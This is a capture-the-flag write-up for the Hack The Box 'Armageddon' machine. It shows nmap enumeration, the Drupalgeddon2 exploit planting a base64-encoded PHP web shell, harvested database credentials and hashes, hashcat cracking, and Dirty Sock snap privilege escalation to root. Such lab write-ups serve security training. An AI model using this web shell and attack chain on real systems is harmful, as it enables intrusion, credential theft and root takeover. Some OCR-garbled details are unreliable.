


Armageddon - Writeup HTB

Author : PierreAD



I) Enumeration :

```
nmap -sV -A -O armageddon.htb
```

```
peter@kali: ~/Documents/HTB/Armageddon$ sudo nmap -sV -A -O armageddon.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-27 20:00 CET
Nmap scan report for armageddon.htb (10.10.10.233)
Host is up (0.054s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|   256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|   /includes/ /misc/ /modules/ /profiles/ /scripts/
|   /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|   /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|   /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: Welcome to Armageddon | Armageddon
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=3/27%OT=22%CT=1%CU=41840%PV=Y%DS=2%DC=T%G=Y%TM=605F813
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=10B%TI=Z%CI=I%TS=A)SEQ(SP=FC
OS:%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=A)OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3=
OS:M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)WIN(W1=7120%W2=71
OS:20%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7
OS:%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=
OS:Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=0
OS:RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0
OS:%S=Z%A=S+%F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIP
OS:CK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)


Network Distance: 2 hops

TRACEROUTE (using port 143/tcp)
HOP RTT ADDRESS
1 37.55 ms 10.10.14.1
2 37.57 ms armageddon.htb (10.10.10.233)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.58 seconds
```

firefox http://thenotebook.htb


and see the source code & see which version of drupal is used



```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RdFa 1.0//EN"
2 "http://www.w3.org/MarkUp/DTD/xhtml-rdFa-1.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RdFa 1.0" dir="ltr"
4 xmlns:content="http://purl.org/rss/1.0/modules/content/"
5 xmlns:dc="http://purl.org/dc/terms/"
6 xmlns:foaf="http://xmlns.com/foaf/0.1/"
7 xmlns:og="http://ogp.me/ns#"
8 xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
9 xmlns:sioc="http://rdfs.org/sioc/ns#"
10 xmlns:sioc:="http://rdfs.org/sioc/types#"
11 xmlns:skos="http://www.w3.org/2004/02/skos/core#"
12 xmlns:xsd="http://www.w3.org/2001/XMLSchema#">
13
14 <head profile="http://www.w3.org/1999/xhtml/vocab">
15 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16 <link rel="shortcut icon" href="http://armageddon.htb/misc/favicon.ico" type="image/vnd.microsoft.icon" />
17 <meta name="Generator" content="Drupal 7 (http://drupal.org)" />
18 <title>Welcome to Armageddon | Armageddon</title>
```

Now, Search some drupal 7 exploit and find this ruby exploit :


II) Exploitation :

 <https://github.com/dreadlocked/Drupalgeddon2>

Execute it with url in command options .. and have a apache shell !!! :

```
Ruby: No such file or directory => drupalgeddon2 ( LoadError)
peter@kali:~/Documents/HTB/Armageddon/Drupalgeddon2$ ruby drupalgeddon2.rb armageddon.htb
[*] --[::#Drupalgeddon2::]--
[i] Target : http://armageddon.htb/
-----
[+] Found : http://armageddon.htb/CHANGELOG.txt (HTTP Response: 200)
[+] Drupal!: v7.56
-----
[*] Testing: Form (user/password)
[+] Result: Form valid
-----
[*] Testing: Clean URLs
[!] Result: Clean URLs disabled (HTTP Response: 404)
[i] Isn't an issue for Drupal v7.x
-----
[*] Testing: Code Execution (Method: name)
[i] Payload: echo DLOZVVW0
[+] Result: DLOZVVW0
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hoo00!
-----
[*] Testing: Existing file (http://armageddon.htb/shel23l1ll1l.php)
[i] Response: HTTP 404 // Size: 5
-----
[*] Testing: Writing To Web Root (..)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAKX1JFUWVlU1RbJ2MnXSAPiCkgeyBzeXN0ZW0oICRfUkVVRVUUVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee shel23l1ll1l.php
[+] Result: <?php if( isset( $REQUEST['c'] ) ) { system( $REQUEST['c'] . ' 2>61' ); }
[+] Very Good News Everyone! Wrote to the web root! Maayheeeey!!!
-----
[i] Fake PHP shell: curl 'http://armageddon.htb/shel23l1ll1l.php' -d 'c=hostname'
armageddon.htb>> id
uid=48(apache) gid=48(apache) context=system_u:system_r:httpd_t:s0
armageddon.htb>>
```

In webserveur config file, we can see mysql informations



```
*/
$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupal',
          'username' => 'drupaluser',
          'password' => 'CQHEy@9M*m23gBVj',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
    ),
);
```

```
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "use drupal;" -e "select * from users;"
```

```
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "use drupal;" -e "select * from users;"
uid      name      pass      mail      theme      signature      signature_format      created      access      login      status      timezone      language
0
1      brucetherealadmin      $$DgL2gJv6ZtxBo6CdgZEy3u8phBmrCqIV6W97.o0sUfixAhaadURt      admin@armageddon.eu      NULL      NULL
3      toto      $$DenDStwxLTz/ZuImUppp6Ds94zLFJZBqAGp0.I8vu0Vy3b0gal46      toto@armagedon.htb      filtered_html      1616919840
4      roman      $$DIDswIC8wae3zgFBvf08skEW8NxGLJM.4t.BkB/Ls.g0UkRlrhoR      roman@a.a      filtered_html      I616923204      0
armageddon.htb>> 7-
```

Bruteforce brucetherealadmin ssh password with hashcat :

```
hashcat -m 7900 hash.txt /usr/share/wordlist/rockyou.txt
```

```

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit
* (null)

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385

$$DgL2gJv6ZtxBo6CdQZEyJuBphBmrCqIV6W97.o0sUf1xAhaadURt:booboo

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Drupal7
Hash.Target.....: $$DgL2gJv6ZtxBo6CdQZEyJuBphBmrCqIV6W97.o0sUf1xAhaadURt
Time.Started.....: Sun Mar 28 11:55:22 2021 (2 secs)
Time.Estimated....: Sun Mar 28 11:55:24 2021 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 110 H/s (9.76ms) @ Accel:64 Loops:128 Thr:1 Vec:2
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 256/14344385 (0.00%)
Rejected.....: 0/256 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:32640-32768 T:1024:1:1.MDIwM
Candidates.#1....: 123456 -> freedom

Started: Sun Mar 28 11:54:03 2021
Stopped: Sun Mar 28 11:55:26 2021
peter@kali:~$

```

cat /etc/passwd for the name of user bruce

```

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998>User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000:/:home/brucetherealadmin:/bin/bash
armageddon:htb$

```

```
ssh brucetherealadmin@armageddon.htb
```

```
peter@kali: ~/Documents/H$ ssh brucetherealadmin@armageddon.htb
brucetherealadmin@armageddon.htb's password:
Last login: Wed Mar 31 17:27:35 2021 from ::1
[brucetherealadmin@armageddon ~]$
```

One of the first thing to do in privesc is to check sudo rights


```
[brucetherealadmin@armageddon ~]$ sudo -l
Entrées par défaut pour brucetherealadmin sur armageddon :
    visibletpw, always set home, match group by gid, always query group plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE LESSRC MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep="LC_TIME LC_ALL LANGUAGE LANGUAGES _KRB5_CONFIG", secure_path="/sbin:/bin:/usr/sbin:/usr/bin

L'utilisateur brucetherealadmin peut utiliser les commandes suivantes sur armageddon :
    (root) NOPASSWD: /usr/bin/snap install *
```

After some research, i find a vulnerability in snapd named 'Dirty_Sock'

this vulnerability create dirty_sock user with sudo root permissions

i found some resources explain this exploit :

 <https://0xdf.gitlab.io/2019/02/13/playing-with-dirty-sock.html>

```
python -c 'print "aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAAD/////////xICAIAAAAAAAAAAIAIAAAAAAAAAAwAAAAAAAHgDA'
```

[illegible]



<https://snapcraft.io/docs/snapcraft-overview>

for install this proper snap we can use this options :

```
$ sudo snap install my-snap-name_0.1_amd64.snap --dangerous --devmode
my-snap-name 0.1 installed
```

```
sudo snap install exploit.snap --dangerous --devmode
```

```
[brucetherealadmin@armageddon tmp]$ sudo snap install exploit.snap --dangerous --devmode
dirty-sock 0.1 installed
[brucetherealadmin@armageddon tmp]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
postfix:x:89:89:/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000:/home/brucetherealadmin:/bin/bash
dirty_sock:x:1001:1001:/home/dirty_sock:/bin/bash
```

change user and we are root

```
[brucetherealadmin@armageddon tmp]$ su dirty_sock
Mot de passe :
[dirty_sock@armageddon tmp]$ sudo su
[sudo] Mot de passe de dirty_sock :
[root@armageddon tmp]# id
uid=0(root) gid=0(root) groupes=0(root) contexte=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@armageddon tmp]#
```